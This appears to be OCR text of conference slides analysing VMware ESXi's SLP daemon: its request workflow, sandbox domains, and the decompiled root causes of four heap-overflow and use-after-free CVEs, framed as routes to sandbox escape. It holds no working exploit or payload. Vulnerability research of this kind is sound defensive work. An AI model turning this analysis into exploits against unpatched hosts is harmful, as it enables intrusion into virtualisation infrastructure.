


Part of memory layout of recvbuf


state of slpdsocket

```
#define    SOCKET_PENDING_IO       100
#define    SOCKET_LISTEN           0
#define    SOCKET_CLOSE            1
#define    DATAGRAM_UNICAST        2
#define    DATAGRAM_MULTICAST      3
#define    DATAGRAM_BROADCAST      4
#define    STREAM_CONNECT_IDLE     5
#define    STREAM_CONNECT_BLOCK    6    + SOCKET_PENDING_IO
#define    STREAM_CONNECT_CLOSE    7    + SOCKET_PENDING_IO
#define    STREAM_READ             8    + SOCKET_PENDING_IO
#define    STREAM_READ_FIRST       9    + SOCKET_PENDING_IO
#define    STREAM_WRITE            10   + SOCKET_PENDING_IO
#define    STREAM_WRITE_FIRST      11   + SOCKET_PENDING_IO
#define    STREAM_WRITE_WAIT       12   + SOCKET_PENDING_IO
```


slpd workflow
READ_FIRST
peek 2 bytes form socket as size of recvbuf
then calloc recvbuf
socket
READ
if no need to reply to clients requests
contiune waiting for next client's request
recvbuf is filled
(re)allocate sendbuf
PROCESS_RECVBUF
parse recvbuf
then create slpmessage
PROCESS_MSG
call
slpmessage's Handler Function
if need to reply to client's request
will fill sendbuf
WRITE_FIRST
reply with data in sendbuf
WRITE


slpd workflow
READ_FIRST
peek 2 bytes form socket as size of recvbuf
then calloc recvbuf
socket
READ
if no need to reply to clients requests
contiune waiting for next client's request
recvbuf is filled
(re)allocate sendbuf
PROCESS_RECVBUF
parse recvbuf
then create slpmessage
PROCESS_MSG
call
slpmessage's
Handler
Function
if need to reply to client's request
will fill sendbuf
WRITE_FIRST
reply with data in sendbuf
WRITE

slpd workflow



Sandbox

- ESXi uses sandbox to limit the access of userword process(hostd, vpxa, etc.) to resource(files, directorys, network sockets, etc.).
- Every process in ESXi runs in a security domain.
  - superDom: without sandbox
  - hostd1: security domain of one of virtual machine.

```
[root@bogon:~] ps -Z | grep "Sec\|vmx\|slpd\|ssh"
WID      CID      WorldName                 SecurityDomain
2098899  2098899  slpd                      0
2099666  2099666  sshd                      0
2100446  2100446  vmx                       10
2100450  2100446  vmx-vthread-210           10
2100451  2100446  vmx-filtPoll:pp           10
2100452  2100446  vmx-mks:pp                10
2100453  2100446  vmx-svga:pp               10
2100454  2100446  vmx-vcpu-0:pp             10
2100708  2100708  sshd                      0
```

```
-----------------------------------
Valid domains
-----------------------------------
0   superDom
1   regularVMDom
2   appDom
3   globalVMDom
4   ioFilterDom
5   pluginDom
6   pluginFrameworkDom
7   tpm2emuDom
8   vmwpluginDom
10   hostd1
```

Sandbox Escape

- In some scenarios, it is necessary to escape the sandbox.
  - After escaped from virtual machine.
- SLP service runs outside of sandbox(before ESXi7u2), but is accessible inside of sandbox.
  - SLP vulns can be used to escape the sandbox.

```
-r /usr/share/certs r
-r /vmfs/volumes/6460f627-4c97f046-2c34-000c29898aa7/pp rw
-r /bin/remoteDeviceConnect rx
-r /dev/cdrom/mpx.vmhba64:C0:T0:L0 rw
-r /bin/vmx rx
-r /tmp rw
-r /vmimages r
-r /bin/tpm2emu rx
-r /dev/cbt rw
-r /etc/vmware/settings r
-r /var/run rw
-r /dev/char rw
-r /dev/upit rw
-r /var/lock rw
-r /dev/vdfm rw
-r /vmfs/volumes/6460f621-05b29c70-57fb-000c29898aa7/packages/vmtoolsRepo r
-r /dev/deltadisks rw
-r /lib rx
-r /usr/libexec rx
-r /usr/share/nvidia r
-r /vmfs/volumes/6460f627-4c97f046-2c34-000c29898aa7 r
-r /lib64 rx
-r /bin/vmx-stats rx
-r /dev/vvol rw
-r /dev/PMemDisk rw
-r /usr/lib64 rx
-r /dev/vflash rw
-r /usr/lib rx
-r /etc r
-r /dev/vsan rw
-r /dev/svm rw
-r /var/run/vmware-hostd-ticket
-r /var/run/inetd.conf
-r /.vmware r
-r /dev/vsansparse rw
-r /bin/vmx-debug rx
```

```
-s genericSys grant
-s vmxSys grant
-s ioctlSys grant
-s getpgidSys grant
-s getsidSys grant
-s vobSys grant
-s vsiReadSys grant
-s rpcSys grant
-s killSys grant
-s sysctlSys grant
-s syncSys grant
-s forkSys grant
-s forkExecSys grant
-s cloneSys grant
-s openSys grant
-s mprotectSys grant
-s iofilterSys grant
-s crossfdSys grant
-s pmemGenSys grant
-s keyCacheGenSys grant
-s vmfsGenSys grant
```

```
-c dgram_vsocket_bind grant
-c dgram_vsocket_create grant
-c dgram_vsocket_send grant
-c dgram_vsocket_trusted grant
-c inet_dgram_socket_create grant
-c inet_stream_socket_create grant
-c stream_vsocket_bind grant
-c stream_vsocket_connect grant
-c stream_vsocket_create grant
-c stream_vsocket_trusted grant
-c unix_dgram_socket_bind grant
-c unix_socket_create grant
-c unix_stream_socket_bind grant
-c vsocket_provide_service grant
```

Root Cause

SLP vulns

Root cause

- CVE-2019-5544(heap buffer overflow)
- CVE-2020-3992(use after free)
- CVE-2021-21974(heap buffer overflow)
- CVE-2022-31699(heap buffer overflow)

After the patch of CVE-2020-3992 and CVE-2021-21974, SLP service is only accessible from local(127.0.0.1(ipv4) or ::1(ipv6)).

So CVE-2022-31699 is not used to RCE, but can be used to escape sandbox before ESXi 7.0u2, especially in ESXi 6.7.

From 7.0u2, SLP service runs inside sandbox.

From 7.0u2c, SLP service is disabled by default.

CVE-2019-5544(heap buffer overflow)

- Client send SLPSrvRqst to get service’ s information.
- Slpd will use ProcessSrvRqst(…) to handle and reply request.
- But…

```
typedef struct _SLPSrvRqst
{
    int prlistlen;
    const char *prlist;
    int srvtypelen;
    const char *srvtype;
    int scopelistlen;
    const char *scopelist;
    int predicatever;
    int predicatelen;
    const char *predicate;
    int spistrlen;
    const char *spistr;
} SLPSrvRqst;
```

CVE-2019-5544(heap buffer overflow)

Realloc sendbuf with size of url and langtag

But copy url and opaque into sendbuf.

```
1  int __cdecl ProcessSrvRqst(SLPMessage_SrvRqst *slpMsg, SLPBuffer **ppSendBuf, int a3)
2  {
3    v3 = a3;
4    srv = 0;
5    sendBuf[0] = *ppSendBuf;
6    if ( !a3 )
7    {  // find service
8    }
9
10   newSize = slpMsg->header.langtaglen + 0x12;    // newSize first assign
11   if ( srv->urlcount > 0 )
12   {
13     urlarray = srv->urlarray;
14     for ( i = 0; i != srv->urlcount; ++i )
15     {
16       newSize += urlarray[i]->urllen + 6;          // newSide add urllen
17     }
18   }
19   newSendBuf = SLPBufferRealloc(sendBuf, newSize);// sendbuf new size is: langtaglen + 0
20   sendBuf[0] = newSendBuf;
```

```
22   if ( newSendBuf )
23   {
24     ToUINT16((sendBuf[0]->header.begPtr + 0xC), slpMsg->header.langtaglen);
25     memcpy(sendBuf[0]->header.begPtr + 0xE, slpMsg->header.langtag, slpMsg->header.langtaglen);// f
26
27       if ( srv->urlcount > 0 )
28       {
29         v12 = 0;
30         do
31         {
32           entry = srv->urlarray[v12];
33           opaque = entry->opaque;
34           if ( opaque )
35           {
36             memcpy(sendBuf[0]->header.ptr, entry->opaque, entry->opaquelen);// first chioce of secc
37             v11 = sendBuf[0];
38             sendBuf[0]->header.ptr += entry->opaquelen;
39           }
40           else
41           {
42             // ...
43             dest = sendBuf[0]->header.ptr + 2;
44             sendBuf[0]->header.ptr = dest;
45             memcpy(dest, entry->url, entry->urllen);// second choice of second memcpy: copy url, si
```

SLPDAAdvert

- Client send SLPDAAdvert to let SA and UA learn the position of DA.
- And 3 vulns in the handler for SLPDAAdvert.

```
typedef struct _SLPDAAdvert
{
    int errorcode;
    unsigned int bootstamp;
    int urllen;
    const char *url;
    int scopelistlen;
    const char *scopelist;
    int attrlistlen;
    const char *attrlist;
    int spilistlen;
    const char *spilist;
    int authcount;
    SLPAuthBlock *autharray;
} SLPDAAdvert;
```

CVE-2020-3992(use after free)

Save slpmsg into database.

But free slpmsg when return to parent func.

```
1  int __cdecl SLPDKnownDAAdd(SLPMessage_DAAdvert **ppSlpMsg, SLPBuffer **ppRecvBuf)
2  {
3      // ...
4      if ( slpMsg->msg.bootstamp )
5      {
6        recvBuf = *ppRecvBuf;
7        if ( v7 )
8        {
9          // ...
10       }
11       else
12       {
13         entry = SLPDatabaseEntryCreate(slpMsg, recvBuf);// save slpmsg into database entry
14         if ( entry )
15         {
16           SLPDatabaseAdd(hDataBase, entry);     // save databse entry into database
17           SLPDKnownDARegisterAll(slpMsg, 0);
18           SLPDLogDAAdvertisement("Addition", entry);
19           result = 0;
20           SLPDatabaseClose(hDataBase);
21           return result;
22         }
23       }
```

```
1  int __cdecl SLPDProcessMessage(int src, SLPBuffer *recvBuf, SLPBuffer **ppSendBuf)
2  {
3      // ...
4        errcode = SLPMessageParseBuffer(src, recvBuf, slpMsg);
5        if ( !errcode )
6        {
7          switch ( slpMsg->header.func )
8          {
9            case 8:
10             errcode = ProcessDAAdvert(&slpMsg, &recvBuf, ppSendBuf, 0);
11             break;
12           default:
13             errcode = (&dword_0 + 2);
14             break;
15         }
16       }
17       if ( slpHeader.func == 8 || slpHeader.func == 3 )
18       {
19         if ( errcode )
20         {
21           SLPBufferFree(recvBuf);
22           recvBuf = 0;
23           goto LABEL_15;
24         }
25         SLPMessageFree(slpMsg);                // if msg is handled and no error occur,
26
27         return errcode;
```

CVE-2021-21974(heap buffer overflow)

- It supposes that url is ends with ‘\x00’ .
  - but in fact, url points to recvbuf where the data sent from client is restored.

```
int __cdecl SLPParseSrvUrl(int urlLen, char *url, SLPParsedSrvUrl **out)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = 0x16;
  if ( !url )
    return result;
  *out = 0;
  xDstPtr = calloc(1u, urlLen + 0x1D);
  result = 0xC;
  if ( !xDstPtr )
    return result;
  protocolEndPtr = strstr(url, ":/");          // while url is not ends with '\x00',
                                               // this condition "protocolEndPtr - url > urlLen + 0x1d" can be true.
  if ( !protocolEndPtr )
  {
    free(xDstPtr);
    return 0x16;
  }
  memcpy((xDstPtr + 0x15), url, protocolEndPtr - url);// once "protocolEndPtr - urlLen > len + 0x1d",
                                                      // this function call will cause heap buffer overflow
```

CVE-2022-31699(heap buffer overflow)

Integer overflow

Check not work.

Result in heap buffer overflow

```
1  int __cdecl SLPParseSrvUrl(int urlLen, char *url, SLPParsedSrvUrl **out)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    result = 0x16;
6    if ( url )
7    {
8      *out = 0;
9      parsedurl = calloc(1u, urlLen + 0x1D);      // urlLen + 5 + 0x18
10     result = 0xC;
11     if ( parsedurl )
12     {
13       src_srvTypePtr = strstr(url, ":/");
14       if ( !src_srvTypePtr )
15         goto LABEL_5;
16       srvTypeLen = src_srvTypePtr - url;
17       // if "urlLen + 4 == src_srvTypePtr - url", there is integer overflo
18       if ( urlLen + 4 < (src_srvTypePtr - url) )
19         goto LABEL_5;
20       memcpy(&parsedurl->buf[1], url, srvTypeLen);
21       parsedurl->srvtype = &parsedurl->buf[1];
22
23       src_urlEndPtr = &url[urlLen];
24       dst_xptr = &parsedurl->buf[srvTypeLen + 2];
25       src_hostPtr = src_srvTypePtr + 3;
26       // here may occur integer overflow
27       dst_sizeAva = urlLen + 4 - (srvTypeLen + 1);
```

```
70             {
71               parsedurl->port = 80;
72
73             }
74             else
75             {
76               // bcause of overflow in dst_sizeAva, this check will not wo
77               // and result in heap overflow in memcpy
78               if ( dst_sizeAva < src_xptr - src_portPtr )
79                 goto LABEL_5;
80               memcpy(dst_xptr, src_portPtr, src_xptr - src_portPtr);
81
82               port = strtol(dst_xptr, 0, 0xA);
83               dst_xptr += src_xptr - src_portPtr + 1;
84               dst_sizeAva -= src_xptr - src_portPtr + 1;
85               parsedurl->port = port;
86             }
87           }
88           if ( src_xptr >= src_urlEndPtr )
89           {
90             parsedurl->remainder = dst_bufPtr;
91             goto LABEL_21;
92           }
